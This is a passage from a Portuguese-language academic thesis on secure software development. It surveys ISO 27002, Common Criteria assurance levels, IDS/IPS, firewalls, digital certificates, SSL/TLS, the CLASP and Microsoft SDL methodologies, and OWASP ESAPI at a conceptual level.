É importante salientar que os controles de segurança da informação são consideravelmente mais baratos e mais eficientes quando incorporados nos estágios do projeto e da especificação dos requisitos, segundo Faria (2010) a característica principal da norma é a prevenção, evitando-se a todo o custo, a adoção de medidas de caráter reativo.

Portanto, é essencial que a empresa tenha, ao implementar a norma NBR ISO/IEC 27002, uma visão abrangente de todos os tópicos incluídos e o grau de adequação da empresa

com relação a cada um deles. A partir desse diagnóstico inicial é possível, então, realizar uma implantação planejada da norma (ROSEMANN, 2002).

2.3.2.2 ISO/IEC 15.408 ou Common Criteria

A ISO/IEC 15408, também conhecida como *Common Criteria* ou CC abreviação de *Common Criteria for Information Technology Security Evaluation* (Critérios Comuns para Avaliação de Segurança de Tecnologia da Informação) é originada dos padrões para critérios de avaliação de segurança do Departamento de Defesa dos Estados Unidos (TSEC), Canadá (CTCSEC) e Europa (ITSEC, França, Alemanha, Países Baixos e Reino Unido).

De acordo com Nunes (2010), essa norma é um "*framework*" padronizado de critérios para especificação, implementação e avaliação de requisitos e propriedades de segurança em sistemas de informação e produtos de Tecnologia da Informação (TI). Ela define um método para avaliação da segurança de ambientes de desenvolvimento de sistemas, porém ela não propõe ou valida nenhum método para se conseguir chegar ao desenvolvimento de um código seguro (ELIAS, 2010). Ela apresenta apenas alguns critérios que um produto de *software* deve apresentar. A ISO/IEC 15408 compreende três volumes:

a) Discute definições e metodologia;

b) Lista requisitos de segurança;

c) Lista metodologias de avaliação.

A norma possui uma série de termos e abreviações que são necessárias para entendê-la:

a) TOE – *Target of Evaluation*: É o sistema que está sendo avaliado (ou definido).

b) TSF – TOE *Security Functions*: São as funcionalidades que serão avaliadas.

c) ST – *Security Target*: É um conjunto de requisitos de segurança que o TOE deve satisfazer.

d) PP – *Protection Profile*: ST que estão pré-definidos (para aplicações genéricas como *firewalls*, etc...).

A avaliação é feita baseada em sete níveis ou EAL - *Evaluation Assurance Level* (Nível de Garantia de Avaliação). Cada EAL, que pode ir de EAL1 a EAL7, consiste em um conjunto de requisitos de segurança ou SARs - *Security Assurance Requirements* (Requisitos de Garantia de Segurança). Os níveis de garantia são:

a) EAL1 – Testado funcionalmente: Funcionalidades de segurança são testadas no produto final e sem acessar dados de desenvolvimento ou código fonte.

b) EAL2 – Testado funcionalmente e estruturalmente: O desenvolvedor fornece dados referentes à estrutura e aos dados dos testes dos componentes da aplicação.

c) EAL3 – Testado e verificado metodicamente: Acesso a mais dados sobre o processo de desenvolvimento, gerenciamento de configuração e resultados de teste.

d) EAL4 – Projetado, testado e revisado metodicamente: Acesso à estrutura do programa, realização de testes independentes e uso de boas práticas de segurança no desenvolvimento.

e) EAL5 – Projetado e testado semi-formalmente: Deve-se mostrar a correspondência entre os requisitos de segurança e os componentes do programa.

f) EAL6 – Projetado e testado de forma verificada e semi-formal.

g) EAL7 – Projeto e teste formalmente verificados.

Garantir a segurança de uma aplicação é trabalhar com a premissa que não existe segurança absoluta para qualquer sistema informatizado. É preciso identificar e definir as ameaças à segurança da aplicação e a política de segurança. As ameaças podem existir nos requisitos, na plataforma escolhida ou no ambiente de desenvolvimento. A ISO define que testes de segurança visam garantir que o sistema atende aos requisitos funcionais de

segurança. Porém, os testes sozinhos não são suficientes para garantir que o sistema faz somente aquilo a que ele se propõe, de maneira que comportamentos imprevistos poderão existir. Para se conseguir um *software* seguro é preciso ter um processo maduro e implementar práticas de segurança em código, testes e principalmente um trabalho de conscientização e treinamento dos profissionais envolvidos (ELIAS, 2010).

2.3.3 Segurança na camada de rede

2.3.3.1 IDS/IPS e IDPS

Mesmo um *software* bem testado e que foi desenvolvido utilizando metodologias de segurança não está livre de falhas, pois novas técnicas de exploração são descobertas diariamente. Quando um *hacker* descobre uma nova falha na última versão de algum *software*, esta falha é denominada "*0Day*" enquanto não houver uma correção (*patch*) para ela, ou seja, lançada uma nova versão do *software* com a correção. Portanto, o *hacker* que possui a informação sobre a falha pode explorar qualquer sistema que esteja utilizando a versão vulnerável daquele *software*. Isso mostra que um processo ou metodologia de segurança não garante que um sistema não possa ser invadido. (MOURA, 2011)

Para isso existe o *Intrusion Detection System* (IDS) e o *Intrusion Prevention System* (IPS), o primeiro foca-se em detectar que o sistema foi ou está sendo atacado, o segundo em prevenir o sistema contra o ataque.

Um IDS é um *software* que geralmente possui privilégios administrativos no sistema operacional para automatizar o processo de detecção de intrusos. Uma IPS é um *software* que tem todas as capacidades de uma IDS, mas que pode também tentar impedir a intrusão.

> Detecção de intrusão é o processo de monitoração de eventos ocorrendo em um sistema de computador ou rede, e análise destes em busca de sinais de possíveis

> incidentes, que podem ser violações ou ameaças eminentes de violação da política de segurança do sistema, políticas de uso aceitável, ou práticas padrões de segurança. (NIST, 2007)

Uma IPS pode funcionar como uma IDS, se tiver suas funcionalidades de prevenção a ataques desabilitadas pelo administrador do sistema. Por isso muitas destas tecnologias podem ser chamadas de *Intrusion Detection and Prevention System* (IDPS). A tarefa principal de uma IDPS é identificar possíveis incidentes. Por exemplo, uma IDS pode detectar quando um atacante conseguiu comprometer um sistema explorando uma vulnerabilidade. A IDS pode então reportar o incidente para os administradores de segurança, que podem rapidamente responder ao incidente para minimizar os danos causados.

Se for uma IPS, ela mesma pode responder ao incidente com ações que alterem a política de segurança do ambiente, reconfigurando o *firewall*, desativando serviços críticos ou que possuem informações valiosas, etc.

Segundo Moura (2011), muitas IDPS podem também identificar atividades de reconhecimento, o que pode indicar que um ataque é eminente. Por exemplo, muitas ferramentas de ataque e formas de *malwares*, particularmente *worms* (tipos de malwares auto-replicantes, como um vírus, mas não necessita infectar um arquivo hospedeiro), realizam atividades de reconhecimento, como escanear a rede por *hosts* e portas abertas em busca de alvos para atacar. Uma IDPS deve ser capaz de bloquear atividades de reconhecimento e notificar os administradores de segurança do sistema.

2.3.3.2 Firewall

Firewalls são dispositivos ou programas que controlam o fluxo do trafego entre redes ou *hosts* que empregam diferentes posturas de segurança. Segundo NIST (2009), firewalls são mais conhecidos no contexto de conectividade na internet, porém eles também têm aplicabilidade em outros ambientes de redes. Por exemplo, muitas redes de corporações empregam *firewalls* para restringir conexão de entrada e de saída da rede interna usada para

servir funções mais sensíveis, como cadastros. Empregando *firewalls* para controlar estas áreas, uma organização se previne contra acessos não autorizados aos seus sistemas e recursos. A inclusão de um firewall próprio provê uma camada adicional de segurança.

Muitos tipos de tecnologias de *firewall* estão disponíveis. Uma maneira de comparar suas funcionalidades é olhar para as camadas Protocolo de Controle de Transmissão/Protocolo de Internet (TCP/IP) que cada um é habilitado para examinar. Comunicações TCP/IP são compostas de quatro camadas que trabalham juntas para transferir dados entre máquinas. Quando um usuário quer transferir dados entre redes, os dados são passados da camada mais alta através das camadas intermediárias até a camada mais baixa, com cada camada adicionando mais informação. A camada mais baixa envia os dados acumulados através da rede física, com os dados então passados para cima através das camadas para o destino. As quatro camadas do TCP/IP são:

a) Camada de Aplicação,

b) Camada de Transporte,

c) Camada de Rede,

d) Camada de Hardware.



Figura 3: Camadas do protocolo TCP/IP

De acordo com Marshall (2000), *firewalls* básicos operam em uma ou mais destas camadas, tipicamente nas camadas baixas, enquanto *firewalls* mais avançados examinam todas as camadas. Os *Firewalls* estão comumente localizados no perímetro da rede. Estes *firewalls* pode-se dizer que possuem uma interface externa e interna, com a interface externa do lado de fora da rede. Estas duas interfaces são muitas vezes referidas como "desprotegida" e "protegida", respectivamente.

Segundo NIST (2009), existem poucos tipos diferentes de *firewall*, cada um deles impõe um tipo de arquitetura para sua rede. As tecnologias mais usadas são:

a) *Firewalls* de Filtragem de Pacotes (*Packet Filtering Firewalls*): Estes trabalham roteando pacotes entre as redes, seletivamente controlando os dados que são permitidos dentro delas, Em ambientes baseados em UNIX, este tipo de *firewall* é implementado usando *ipchains* ou *iptables* e trabalham sobre especificações de regras que dizem quais serviços são permitidos, e quais são negados. *Packet filtering* é amplamente disponível, bastante eficiente para implementar, e ajuda a proteger uma rede inteira, mas reduz a performance do roteador e pode ser algumas vezes difícil de configurar.

b) *Firewall* de camada de aplicação (A*pplication Level Firewall*): *Firewalls* na camada de aplicação trabalham recebendo requisições de clientes, decidindo se um cliente tem autorização para realizar a ação, e então conecta no servidor de destino em favor do cliente. Eles são úteis porque podem fazer *logs* das ações que de outra forma não seria possível e pode prover autenticação na camada do usuário, o qual é impossível de se fazer com *packet filtering*. Adicionalmente, alguns *proxies* realizam *caching*, mantendo cópias locais de dados, o qual pode aumentar o desempenho drasticamente em alguns casos.

c) Conversão de Endereços de Rede (*Network Address Translation* ou NAT): O NAT muda os endereços internos, ou traduz ele para um endereço externo que pode acessar o serviço desejado. Usando esta forma de *firewall*, você pode garantir o controle sobre as conexões de saída, pois a rede interna não pode enxergar fora dela sem utilizar esse procedimento. Além disso, ele dá um bom controle sobre o acesso à rede interna, já que não existem conexões diretas disponíveis através deste tipo de *firewall*. No entanto, nem todos os

protocolos trabalham com NAT, pois alguns se baseiam em informações do estado que não é passado adiante. O NAT também interfere com os *logs*, uma rede inteira pode parecer vir de um único endereço, o que torna difícil descobrir quem fez o que.

2.3.4 Segurança na camada de Transporte

2.3.4.1 Certificados Digitais

A certificação digital é um documento padronizado (X.509) que serve para comprovar informações sobre o proprietário (*host*), sobre a Autoridade Certificadora (AC) e identificar a chave pública do proprietário, são assinados pela AC e possuem prazo de expiração. Desta forma qualquer usuário pode consultar as informações de um certificado para determinar nome e chave pública do proprietário e verificar a originalidade do certificado.

Segundo a CELEPAR (2010), a certificação digital garante segurança e autenticidade das informações enquanto elas trafegam na rede, prevenindo eventuais fraudes eletrônicas através, por exemplo, da alteração de dados não autorizada e da visualização de dados confidenciais. Isto ocorre porque o certificado digital utiliza uma assinatura digital, isto é, um conjunto de informações criptografadas, contendo os dados referentes ao conteúdo que foi assinado. Essa assinatura digital é formada pelo conteúdo gerado através de *hash* (uma seqüência de letras e/ou números gerados por algoritmos de dispersão que possui tamanho único em bits para qualquer arquivo), ou seja, uma identificação única de cada arquivo digital; que na seqüência é criptografado com a chave privada do certificado do assinante e consequentemente será validada com a chave pública do certificado do assinante.

Se ao utilizar a chave pública para obter o arquivo e a comparação dos *hashs* não for positiva, significa que a assinatura não corresponde ao arquivo apresentado, ou que o mesmo, ou a própria assinatura, foram alterados ou corrompidos de alguma maneira. Também é

impossível a utilização de outra chave pública que não seja correspondente à chave privada que foi usada na geração da assinatura.



Figura 4: Exemplo de validação de Assinatura Digital.

Porém, a certificação digital é limitada a camada de transporte das informações, se houverem vulnerabilidades na aplicação ou no servidor que possam ser exploradas, essas informações ainda estarão inseguras.

2.3.4.2 Protocolo SSL

O *Secure Socket Layer* (SSL) ou Protocolo de Camada de *Sockets* Segura é um protocolo criptográfico que confere segurança de comunicação na internet para serviços como: e-mail (SMTP), navegação por páginas (HTTP), certificados digitais e outros tipos de transferência de dados. Houve pequenas modificações no protocolo que atualmente é conhecido como *Transport Layer Security* (TSL), mas o protocolo permanece substancialmente o mesmo. (WIKIPEDIA, 2011)

Atualmente o termo SSL aplica-se a ambos os protocolos. Quando uma página utiliza uma camada SSL, ela é chamada de *HyperText Transfer Protocol Secure* (HTTPS) e a barra de tarefas apresenta um cadeado que dependendo do navegador poderá ficar no lado esquerdo ou no lado direito. Quando este cadeado estiver presente ele indica o uso do protocolo HTTPS e que a comunicação entre o *browser* e o servidor se dará de forma segura. Assim como os certificados digitais, o protocolo SSL ou TLS, manterá a segurança e a integridade das informações durante o seu transporte, após chegar ao seu destino a segurança da informação dependerá de outros fatores.

2.3.5 Segurança na camada de aplicação

Segundo o *State-Of-Art Report* (2007), muitas das fraquezas de segurança das aplicações nascem de arquiteturas inadequadas e da escolha de um *design* pobre. As preocupações com segurança devem fazer parte da equipe de programação e também da escolha da linguagem de programação, práticas de codificação e ferramentas de implementação do sistema.

As metodologias de desenvolvimento seguro provêm um *framework* integrado, ou em alguns casos, um guia fase-a-fase para promover a segurança durante todas as fases do ciclo de vida do *software*. As metodologias descritas a seguir modificaram as tradicionais atividades realizadas durante o ciclo de vida de desenvolvimento de *software*, ou inseriram novas atividades, com o objetivo de reduzir o número de fraquezas e vulnerabilidades nos sistemas.

2.3.5.1 Metodologias de segurança

2.3.5.1.1 CLASP - Comprehensive, Lightweight Application Security Process

O *Open Web Application Security Project* (OWASP) é uma comunidade livre e aberta, mundialmente centrada na melhoria da segurança dos *softwares*. Sua missão é tornar a segurança das aplicações visíveis, para que as pessoas e organizações possam tomar conhecimento sobre os verdadeiros riscos de segurança que uma aplicação pode sofrer. Todos são livres para participar do OWASP, e todos os materiais estão disponíveis sob uma licença de *software* livre. Regida por voluntários e financiada por patrocinadores, procura auxiliar as organizações a desenvolver, comprar e manter aplicações confiáveis.

Partindo desse principio, busca promover o desenvolvimento seguro, oferecendo diversas ferramentas *open-source*, documentos, informações básicas, guias, apresentações, cursos gratuitos, promovendo a contribuição e compartilhamento de informação.

Dentre estas ferramentas destaca-se a metodologia CLASP, um conjunto de atividades focadas em segurança que podem ser integradas a qualquer processo de desenvolvimento de *software* (HENRIQUE; OLIVEIRA, 2008). Conforme Moreira (2008), o CLASP não exige uma equipe focada somente na segurança do *software*, possuindo uma tabela "de-para", relacionando quais papéis de sua metodologia se relacionam com quais papéis da metodologia de desenvolvimento de *software* utilizada. Dentro de um projeto de desenvolvimento de *software*, as melhores práticas da CLASP são à base de todas as atividades relacionadas com desenvolvimento seguro – seja no planejamento, concepção ou execução – incluindo o uso de todas as ferramentas e técnicas que a CLASP suporta.

São propostas 24 atividades divididas em componentes de processos discretos ligados a um ou mais papéis de um projeto. As 24 atividades relacionadas ao CLASP são:

a) Instituir um programa de conscientização de segurança;

b) Monitorar métricas de segurança;

c) Especificar o ambiente operacional;

d) Identificar política de segurança global;

e) Identificar recursos e fronteiras de confiança;

f) Identificar papéis de usuários e capacidades/recursos;

g) Documentar requisitos relevantes para segurança;

h) Detalhar casos de mau-uso;

i) Identificar pontos de ataque;

j) Aplicar princípios de segurança para o design;

k) Pesquisar e avaliar postura de segurança das soluções de tecnologia;

l) Anotar o *design* de classes com propriedades de segurança;

m) Especificar configuração de segurança da base de dados;

n) Executar análise de segurança dos requisitos e *design* do sistema;

o) Integrar análise de segurança no processo de gestão de código fonte;

p) Implementar contratos para as interfaces;

q) Implementar políticas de recursos e tecnologias de segurança;

r) Estratégia para atendimento às questões de segurança reportadas;

s) Revisar a segurança de código fonte;

t) Identificar, implementar e executar testes de segurança;

u) Verificar atributos de segurança dos recursos;

v) Executar assinatura de código;

w) Construir o guia de segurança operacional;

x) Gerenciar o processo de tratamento de incidentes de segurança.

A estrutura do processo é dividida em cinco perspectivas, denominadas Visões CLASP. Cada Visão, por sua vez, é dividida em atividades, que contém os componentes do processo. São as Visões:

a) **Visão Conceitual**: visão geral de como funciona o processo CLASP e como seus componentes interagem. São introduzidas as melhores práticas, a integração entre o CLASP e a política de segurança e os componentes do processo;

b) **Visão de Papéis**: Introduz as responsabilidades básicas de cada membro do projeto (gerente, arquiteto, especificador de requisitos, projetista, implementador, analista de testes e auditor de segurança) relacionando-os com as atividades propostas, além de especificar quais são os requerimentos básicos para que cada função seja desempenhada.

c) **Visão de Avaliação de Atividade**: Descreve o propósito de cada atividade, bem como os responsáveis, contribuidores, a aplicabilidade, o impacto relativo, os riscos em caso de omissão da atividade, a freqüência da atividade e sugere uma aproximação do valor para homens/hora.

d) **Visão de Implementação de Atividade**: Descreve o conteúdo das 24 atividades de segurança definidas pelo CLASP e identifica os responsáveis pela implementação, bem como as atividades relacionadas.

e) **Visão de Vulnerabilidades**: Possui um catalogo que descreve 104 tipos de vulnerabilidades no desenvolvimento de *software*, divididas em 05 categorias: erro de tipo e limites de tamanho, problemas do ambiente, erros de sincronização e temporização, erros de protocolo e erros lógicos em geral.



Figura 5: Diagrama de visões do CLASP

Outros componentes do CLASP são os Recursos que consistem em acesso a artefatos importantes quando da utilização de ferramentas para automatização do CLASP, e os Casos de Uso de Vulnerabilidades, que consistem na descrição de condições nas quais os serviços de segurança podem ser tornar vulneráveis em aplicações (CARVALHO, 2009).

2.3.5.1.2 Microsoft Trustworthy Computing SDL

Segundo o *State-of-Art Report* (2007), a *Microsoft* estabeleceu formalmente o seu processo de desenvolvimento seguro, o *Security Development Lifecycle* (SDL), durante seu "empurrão de segurança" em 2002 como um meio de modificar seu tradicional processo de desenvolvimento de software através da integração de tarefas e *checkpoints* expressamente destinados à melhoria da segurança dos aplicativos produzidos por esses processos. Ele foi originalmente apresentado na *2004 Annual Computer Security Applications Conference* co-patrocinada pelo *Institute of Electrical and Electronic Engineers* (IEEE) e realizada em Tucson, Arizona, em dezembro de 2004. Os objetivos do SDL são:

a) Reduzir o número de defeitos relacionados à segurança no design e codificação dos softwares da *Microsoft*;

b) Reduzir a gravidade do impacto de quaisquer defeitos residuais.

A intenção das modificações sugeridas no SDL não é revisar totalmente o processo, mas sim incluir pontos bem-definidos para verificação da segurança e mostrar resultados.



Figura 6: Processo de desenvolvimento padrão da Microsoft

A figura 6 mostra as cinco fases do processo de desenvolvimento utilizado pela *Microsoft* e parece sugerir um processo de desenvolvimento em "cascata", mas na verdade o processo é uma espiral. Os requisitos e o *design* são revisados com freqüência durante a implementação em resposta a alteração das necessidades de mercado e as realidades que aparecem durante a implementação do *software*. (HOWARD; LIPNER, 2005).

A introdução das medidas de segurança é baseada nos princípios SD3+C - Seguro por *Design*, Seguro por Padrão (*Default*), Seguro na Implantação (*Deployment*) e Comunicações:

a) **Seguro por *Design***: aonde se determina primeiramente os processos que tem por objetivo impedir a introdução das vulnerabilidades;

b) **Seguro por Padrão**: requer que a "superfície de ataque" seja minimizada. Por exemplo: o *software* deve ser executado com o privilégio mínimo necessário, e os serviços e os recursos que não sejam amplamente necessários devem ser desabilitados por padrão ou ficar acessíveis apenas para uma pequena parte dos usuários.

c) **Seguro na Implantação**: o *software* deve conter ferramentas e orientação que ajudem os usuários finais e/ou administradores a usá-lo com segurança. Além disso, a implantação das atualizações deve ser fácil.

d) **Comunicações**: os desenvolvedores de *software* devem estar preparados para a descoberta de vulnerabilidades do produto e devem comunicar-se de maneira aberta e responsável com os usuários finais e/ou com os administradores para ajudá-los a tomar medidas de proteção (como instalar *patches* ou implantar soluções alternativas).

O SDL visa integrar o paradigma SD3+C ao processo de desenvolvimento existente, conforme a visão geral do processo mostrada na figura abaixo.



Figura 7: Processo de desenvolvimento seguro.

Segundo Davis (2005), essas atividades de segurança incluem a definição dos requerimentos de funcionalidades de segurança e treinamento em segurança durante a fase de

requisitos, modelagem de ameaças para identificação de riscos de segurança durante a fase de *design* de *software*, uso de ferramentas de verificação de código de análise estática durante a implementação, e testes focados em segurança, incluindo "teste de *fuzz*".

Durante a fase de verificação são executadas atividades de segurança extras que incluem uma revisão final de código novo e de código legado. Finalmente antes do lançamento, ele deve primeiro ser submetido a uma "Revisão Final de Segurança" (FSR), realizada por uma equipe especializada independente do grupo de desenvolvimento. Na experiência da *Microsoft*, a existência dessa equipe é crítica para a implementação bem-sucedida do SDL, bem como para o aperfeiçoamento da segurança do *software*.

A equipe de segurança deve estar disponível para interações freqüentes durante o desenvolvimento e a criação do *software*, e deve ser confiável em relação às informações comerciais e técnicas confidenciais. Por esses motivos, a solução preferencial é criar uma equipe de segurança dentro da organização de desenvolvimento de *software* (embora talvez seja apropriado contratar consultores para ajudar na criação e no treinamento dos membros da equipe) (HOWARD; LIPNER, 2005).

Antes do lançamento da aplicação, na FSR são realizados os testes de penetração, este elemento ajuda a determinar se o sistema está pronto para o lançamento. Esse procedimento não deve ser utilizado como uma forma de localizar e corrigir falhas de segurança. Durante todo o ciclo de vida são realizadas atividades voltadas para a segurança como a modelagem de ameaças, revisões de código, utilização de ferramentas automatizadas e testes difusos, essas medidas são muito mais completas em prevenir ou remover problemas de segurança do que os clássicos testes de penetração. Se o teste de penetração da FSR for altamente produtivo em relação às falhas de segurança, é porque as fases anteriores não foram suficientemente efetivas, e a resposta correta é revisar as atividades que deveriam ter sido concluídas nessas fases ao invés de apenas corrigir as vulnerabilidades encontradas no teste de penetração e lançar o *software*. (HOWARD; LIPNER, 2005).

2.3.5.2 API's de segurança

Não é necessario reinventar a roda sempre que se tratar de desenvolvimento de controles de segurança para aplicações ou serviços *web*, isto nos leva ao desperdício de tempo e acaba ocasionando em falhas de segurança em massa. O uso de bibliotecas específicas de segurança facilita e garante maior segurança a aplicação.

2.3.5.2.1 OWASP Enterprise Security API (ESAPI)

ESAPI é uma biblioteca de controles de segurança para aplicações *web*, ela é gratuita e *open-source*, e ajuda os desenvolvedores a escreverem códigos mais seguros para suas aplicações. As bibliotecas da ESAPI são projetadas para facilitar a introdução da segurança em aplicações já existentes. Além disso, serve como base sólida para novos desenvolvimentos. Existente para várias linguagens, todas as versões possuem o mesmo design básico:

a) **Há um conjunto de interfaces de controle de segurança**: Eles definem os tipos de exemplo de parâmetros que são passados para os tipos de controles de segurança.

b) **Existe uma implementação de referência para cada controle de segurança:** A lógica não é especifica da organização ou da aplicação. Por exemplo: Validação de entrada tipo *String*.

c) **Há opcionalmente suas próprias implementações para cada controle de segurança:** Pode haver lógica do aplicativo contido nestas classes que podem ser desenvolvidas por ou para sua organização. Um exemplo: a autenticação da empresa.

Algumas organizações já utilizam a ESAPI no desenvolvimento de suas aplicações *web*, algumas dessas empresas são: *American Express*, *Apache Foundation*, MITRE e SANS *Institute*.

2.3 APLICAÇÕES WEB

